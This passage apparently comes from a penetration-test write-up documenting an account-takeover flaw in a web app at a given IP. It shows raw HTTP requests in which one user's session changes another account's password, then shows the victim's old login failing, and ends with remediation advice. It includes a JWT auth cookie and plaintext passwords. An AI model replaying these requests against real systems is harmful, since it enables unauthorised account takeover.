Accept: */*
Origin: http://167.172.75.216
Referer: http://167.172.75.216/profile
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: td_cookie=2966644470; auth_token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6In
NlcHVsdWhrYXRhIiwiaWF0IjoxNzE3MjI4MDUxfQ.MTanBCC-fplJHX
11OrHF40_ANnhWELhHrvRfdH1QxCc; username=sepuluhkata
Connection: keep-alive

{
  "new_password":"Sepuluhkata10!baru",
  "secret_answer":"ayam",
  "username":"sebelaskata"
}
```

Your Profile, sepuluhkata

Phone: 1234567890

Credit Card: **** **** **** 5678

Secret Question: apa itu ayam


Secret Answer: ayam

Current Password (for verification): ••••••••••••••

New Password: ••••••••••••••••••

Secret Answer: ayam

7. Login 2nd account using original 2nd account password



Request to http://167.172.75.216:80

```
POST /login HTTP/1.1
Host: 167.172.75.216
Content-Length: 54
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/125.0.6422.60 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://167.172.75.216
Referer: http://167.172.75.216/login
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: td_cookie=2966644470
Connection: keep-alive

{
  "username":"Sebelaskata",
  "password":"Sebelaskata11!"
}
```

Login


Username: Sebelaskata

Password: ••••••••••••••

Don't have an account? Sign up here.

8.

Login failed



Login

Invalid username or password

Username: Sebelaskata

Password: ••••••••••••••

Don't have an account? Sign up here.

Remediation

Use Security Headers:

- Content Security Policy (CSP): Implement a robust CSP to restrict the sources from which scripts, styles, and other resources can be loaded. This can prevent the execution of malicious scripts.
- HTTPOnly and Secure Cookies: Mark cookies with the HttpOnly and Secure flags to prevent them from being accessed via JavaScript and to ensure they are only transmitted over HTTPS.